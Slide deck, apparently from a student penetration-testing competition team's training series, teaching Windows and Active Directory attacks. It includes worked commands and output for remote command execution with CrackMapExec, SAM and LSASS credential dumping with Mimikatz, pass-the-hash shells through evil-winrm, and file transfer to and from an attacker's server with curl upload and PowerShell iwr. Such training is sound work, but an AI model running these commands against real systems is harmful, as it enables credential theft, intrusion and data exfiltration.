

Week 5:

Hacking Windows

Windows and Active Directory

Sign-In:

<https://da.gd/windows23>

SIGN IN PLEASE

<https://da.gd/windows23>

whoami

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Captain 2023-2024



Next on Bronco CPTC . . .

When	What
July 8th	Introduction to CPP Cyber
July 15th	Intro to Penetration Testing
July 22th	Hacking Web Applications
July 29th	Hacking Linux
August 5th	Hacking Windows
August 12th	Consulting
August 19th	Tryouts
August 26th	Full CPTC Team Selected

← You
are
here

Agenda

1

The Basics

2

Common Services & Abuses*

3

Tools & More Attacks

4

Homework



Windows



- **Unquoted Service Path***
- **Password Dumping***
- AlwaysInstallElevated
- DLL Hijacking/Sideload
- **Version Exploitation***
- **Pass the Hash***
- **Privilege Token Abuse***
- Weak Registry Permissions



Active Directory



- **SMB share enumeration***
- Poisoning
 - DHCPv6, LLMNR, IPv6
 - NetNTLMv1 / NetNTLMv2
- Authentication Coercion
 - PetitPotam, DFSCoerce, PrinterBug,
- Pre2k Machine Accounts
- **AS-REProasting***
- **AD CVEs (ZeroLogon, NoPAC, etc.)***
- Password Spraying
- GPPPasswords
- **MSSQL***
- NTLM Relay
 - SMB, HTTP -> LDAP -> RBCD, ESC8
- Unconstrained/Constrained/Resource Based Constrained Delegation
- **Kerberoasting***
- ESC 1-7
- Password Reuse
- Bidirectional Trusts
- DPAPI
- **Bloodhound Edges***
- **DCSync***



1

The Basics

File System



Similar to Linux



Directories use backslashes (\)



Filesystem Root is usually C:\



Directories and files are case insensitive



c:\bruh.exe == c:\BRUH.exe

Registry



A large collection of configurations/environment variables



Keys, subkeys, and values

HKEY: Handle to keys

HKCU => Handle Key Current User

HKLM => Handle Key Local Machine

Value Types:

DWORD/QWORD => 32/64 bit numbers

*_SZ => Some string

```
C:\Users\user1>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions
    hta      REG_DWORD    0x0


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\IpAddresses

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
    \\VBOXSVR\win10_share    REG_DWORD    0x0
    C:\everyone      REG_DWORD    0x0
    C:\Users\Public    REG_DWORD    0x0
    C:\python3\python.exe    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes
    ProcessHacker.exe    REG_DWORD    0x0
    regsvr32*      REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\TemporaryPaths
```

Active Directory



Windows Credentials

LM -> Old, extremely weak hashing from windows. Mostly unused

AAD3B435B51404eeaAD3B435B51404EE

NT -> The equivalent of a password in Windows. Not as weak, but still weak hash.

bruh -> A39AD1E1DBA3ED1489E54FE4FAF2AC59

NTLM -> The LM + : + NT hash

AAD3B435B51404eeaAD3B435B51404EE:A39AD1E1DBA3ED1489E54FE4FAF2AC59

When Authenticating over Network

NetNTLMv1 -> Completely reversible hash

NetNTLMv2 -> Crackable

Windows Credentials II



SAM ⇒ Security Access Manager

Registry ⇒ HKLM \ SAM

File => C: \ Windows \ System32 \ config \ SAM



Local Security SubSystem Service: LSASS

Handles and stores logon information in memory



NTDS.DIT

AD database, including hashes



Windows Services



Background Processes that usually run under SYSTEM

The screenshot shows the Windows Services console. The 'Windows Installer' service is selected, and its properties are displayed in the foreground. The 'Log On' tab is active, showing the service is configured to run as 'Local System'. The 'Path to executable' field is highlighted, showing the path to the Windows Installer executable.

Windows Installer Properties (Local Computer)

General | Log On | Recovery | Dependencies

Service name: msiserver

Display name: Windows Installer

Description: Adds, modifies, and removes applications provided as a Windows Installer (*.msi, *.msp) package. If this service is disabled, any services that explicitly depend on it will fail to start.

Path to executable: C:\Windows\system32\msiexec.exe /V

Startup type: Manual

Name	Description	Status	Startup Type	Log On As
Windows Encryption Provid...	Windows En...		Manual (Trigg...	Local Service
Windows Error Reporting Se...	Allows errors...		Manual (Trigg...	Local System
Windows Event Collector	This service ...		Manual	Network Se...
Windows Event Log	This service ...	Running	Automatic	Local Service
Windows Font Cache Service	Optimizes p...	Running	Automatic	Local Service
Windows Image Acquisition ...	Provides ima...	Running	Automatic (Tri...	Local Service
Windows Insider Service	Provides infr...		Manual (Trigg...	Local System
Windows Installer	Adds, modifi...	Running	Manual	Local System
License Manager S...	Provides infr...	Running	Manual (Trigg...	Local Service
Management Instr...	Provides a c...	Running	Automatic	Local System
Management Serv...	Performs ma...		Manual	Local System
Media Player Netw...	Shares Wind...		Manual	Network Se...
Mixed Reality Ope...	Enables Mix...		Manual	Local System
Mobile Hotspot Se...	Provides the...		Manual (Trigg...	Local Service
Modules Installer	Enables inst...		Manual	Local System
Perception Service	Enables spat...		Manual (Trigg...	Local Service
Perception Simulat...	Enables spat...		Manual	Local System
Phone IP over USB...	Enables com...	Running	Automatic	Local System
Push Notifications...	This service r...	Running	Automatic	Local System
Push Notifications...	This service ...	Running	Automatic	Local System
PushToInstall Servi...	Provides infr...		Manual (Trigg...	Local System



02

Common Services & Abuses*

Common Windows Services



IIS – Port 80/443 TCP



RPC – Port 135/139 TCP



SMB – Port 445 TCP



MSSQL – Port 1433 TCP



RDP – Port 3389 TCP


IIS: 80/443 TCP

Rarely inherently vulnerable

Vulnerability usually lies within the application hosted

Typically aspx (.NET), but can run PHP

Or maybe IIS version is older than you



IIS RCE!?

Exploit Underlying Application

Exploit-DB/Metasploit go brrr

Write webshell



DEMO

RPC: 135/139 TCP

Duct Tape for a lot of Windows backend

Not directly exploitable, but network access is needed to perform many attacks



SMB: 445 TCP



File share service/protocol

Share resources over network

Credentials OR null/guest authentication

```
smb: \Program Files (x86)\> cd "Microsoft OneDrive"
smb: \Program Files (x86)\Microsoft OneDrive\> ls
.                D            0   Wed Mar 13 02:11:31 2019
..               D            0   Wed Mar 13 02:11:31 2019
OneDriveSetup.exe A 20466392  Thu Feb  7 19:55:11 2019
passwords.txt    A            19   Wed Mar 13 02:11:31 2019



31431167 blocks of size 4096. 23684287 blocks available
```

If admin privileges, can obtain command execution

MY REACTION WHEN

```
root@kali:~# cme smb 172.16.27.132 -u 'administrator' -p 'password' -X '$PSVersionTable'
SMB      172.16.27.132    445    AVTEST      [*] Windows 7 Home Premium 7601 Service Pack 1
g:False) (SMBv1:True)
SMB      172.16.27.132    445    AVTEST      [+] AVTEST\administrator:password (Pwn3d!)
SMB      172.16.27.132    445    AVTEST      [+] Executed command
SMB      172.16.27.132    445    AVTEST      Name                               Value
SMB      172.16.27.132    445    AVTEST      ----                               -
SMB      172.16.27.132    445    AVTEST      CLRVersion                         2.0.50727.5420
SMB      172.16.27.132    445    AVTEST      BuildVersion                       6.1.7601.17514
SMB      172.16.27.132    445    AVTEST      PSVersion                          2.0
SMB      172.16.27.132    445    AVTEST      WSMANStackVersion                  2.0
SMB      172.16.27.132    445    AVTEST      PSCompatibleVersions               {1.0, 2.0}
SMB      172.16.27.132    445    AVTEST      SerializationVersion                1.1.0.1
SMB      172.16.27.132    445    AVTEST      PSRemotingProtocolVersion          2.1
root@kali:~#
```

WHEN WINDOWS



MSSQL: 1433 TCP



SQL, but Big Gates got to it

If database admin \Rightarrow RCE

Windows Auth & Sql Auth

Windows/AD
account




Account registered in
the service



MY REACTION WHEN

```
(mpgn@kali)-[~/CrackMapExec]  
└─$ crackmapexec mssql 192.168.133.167 -u tommy -p 'October2021' --local-auth -x whoami  
MSSQL 192.168.133.167 1433 WIN-TOE6NQTR989 [*] Windows 10.0 Build 14393 (name:WIN-TOE6NQTR989)  
MSSQL 192.168.133.167 1433 WIN-TOE6NQTR989 [+] tommy:October2021 (Pwn3d!)  
MSSQL 192.168.133.167 1433 WIN-TOE6NQTR989 [+] Executed command via mssqlexec  
MSSQL 192.168.133.167 1433 WIN-TOE6NQTR989 _____  
MSSQL 192.168.133.167 1433 WIN-TOE6NQTR989 nt service\mssqlserver
```


WHEN WINDOWS



RDP: 3389 TCP



Remote Desktop Protocol Remotely access a computer with GUI



Common AD (DC) Services



DNS – Port 53 TCP/UDP



Kerberos – Port 88 TCP



LDAP – Port 389,636,3268,3269 TCP




Winrm – Port 5985 TCP


DNS: 53 TCP/UDP

U gonna need me lmao


Kerberos: 88 TCP



ASREProast



Kerberoast



DEMO

LDAP: 389,636,3268,3269 TCP



Language of Active Directory



Authorization, Identification of AD Objects



Syntax example: "cn=jdoe, ou=People, dc=example, dc=com"



`ldapsearch -x -D '<DOMAIN>\<username>' -w '<password>' -H ldap://FQDN/IP
-b "dc=subdomain,dc=TLD"`

```
kubuntu@kubuntu-client:/$ ldapsearch -x -H ldap://192.168.178.29 -b "dc=devconnected,dc=com"  
# extended LDIF  
#  
# LDAPv3  
# base <dc=devconnected,dc=com> with scope subtree  
# filter: (objectclass=*)  
# requesting: ALL  
#  
# devconnected.com  
dn: dc=devconnected,dc=com  
objectClass: top  
objectClass: dcObject  
objectClass: organization  
o: devconnected  
dc: devconnected
```

WinRM: 5985 TCP



Windows Remote Management

Requires credentials for a user with the privilege

```
(kali㉿kali)-[/opt]  
$ evil-winrm -u ryan -p Serv3r4Admin4cc123! -i 10.10.10.169 -s /home/kali/Downloads
```

```
Evil-WinRM shell v2.4
```

```
Info: Establishing connection to remote endpoint
```

```
*Evil-WinRM* PS C:\Users\ryan\Documents> whoami /all
```

```
USER INFORMATION
```

User Name	SID
megabank\ryan	S-1-5-21-1392959593-3013219662-3596683436-1105



03

Tools & More Attacks

Tools

Msfvenom – Payload Generation

Mimikatz – Password Dumping

Winpeas – Enumerate privilege escalation vectors

Crackmapexec – SMB, MSSQL, and LDAP abuse

Impacket – Everything Active Directory (Remotely)

Bloodhound – Enumerate AD

Evil-Winrm – Abuse WinRM to pop a shell

rdesktop/xfreerdp – Abuse RDP to get a login session

File Transfer Techniques

Python Web Server (<https://da.gd/9AaLR>)

```
python3 <name of script> -b 0.0.0.0 8080  
\windows\system32\curl.exe --upload-file <file> http://<ip>:<port>/outfile
```

SMB

```
impacket-smbserver share . -smb2support  
copy \\<ip>\share\filename outfile  
copy filename \\<ip>\share\outfile
```

Evil-Winrm/Meterpreter

download <filename> OR upload <filename>

Powershell

```
iwr http://<ip>:port/filename -outfile <path\to\file>
```

```
(nigerald@ DESKTOP-VBI49KD)-[~]  
$ python3 -m http.server 8081  
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...  
192.168.160.1 - - [20/Jul/2022 14:55:06] "GET /run.txt HTTP/1.1" 200 -
```

Command Prompt

```
C:\Users\Dylan\zz>dir  
Volume in drive C is Windows  
Volume Serial Number is F8CA-809F  
  
Directory of C:\Users\Dylan\zz  
  
07/20/2022  02:54 PM    <DIR>        .  
07/20/2022  02:54 PM    <DIR>        ..  
             0 File(s)              0 bytes  
             2 Dir(s)  91,653,541,888 bytes free  
  
C:\Users\Dylan\zz>powershell iwr http://192.168.167.59:8081/run.txt -outfile run.txt  
  
C:\Users\Dylan\zz>dir  
Volume in drive C is Windows  
Volume Serial Number is F8CA-809F  
  
Directory of C:\Users\Dylan\zz  
  
07/20/2022  02:55 PM    <DIR>        .  
07/20/2022  02:55 PM    <DIR>        ..  
07/20/2022  02:55 PM                359 run.txt  
             1 File(s)              359 bytes  
             2 Dir(s)  91,653,525,504 bytes free
```

Password Dumping

Mimikatz

Dump and parse LSASS memory

Requires SYSTEM/Administrator/SeDebug privilege

Impacket/CrackMapExec

Secretsdump: can parse SAM file or perform DCSync

For CME, just add --ntds/--sam/--lsa flags


```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 2913574 (00000000:002c7526)
Session           : RemoteInteractive from 3
User Name         : novach
Domain            : SRV01
Logon Server      : SRV01
Logon Time        : 5/17/2021 6:37:31 AM
SID               : S-1-5-21-2895032198-1198257834-33140

msv :
[00000003] Primary
* Username : novach
* Domain   : SRV01
* NTLM     : 79acff649b7a3076b1cb6a50b8758ca8
* SHA1     : 64de73f284770e83eba2b2e0a3208ff759
```

```
root@kali:~/Documents/CrackMapExec# cme smb 192.168.0.104 -u administrateur -p Azertyuiop1! --sam
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-NP8JD7IHCC5) (domain:poudlard.wizard)
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [+] poudlard.wizard\administrateur:Azertyuiop1! (Pwn3d!)
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [+] Dumping SAM hashes
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Administrateur:500:aad3b435b51404eeaad3b435b51404ee:e7871a98c7660c7576a2b2eedfd61c7d:::
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.0.104 445 WIN-NP8JD7IHCC5 [+] Added 3 SAM hashes to the database
root@kali:~/Documents/CrackMapExec#
```

Pass The Hash

```
root@kali:~# evil-winrm -i 192.168.1.105 -u administrator -H 32196B56FFE6F45E294117B91A83BF38
```

```
Evil-WinRM shell v2.3
```

```
Info: Establishing connection to remote endpoint
```

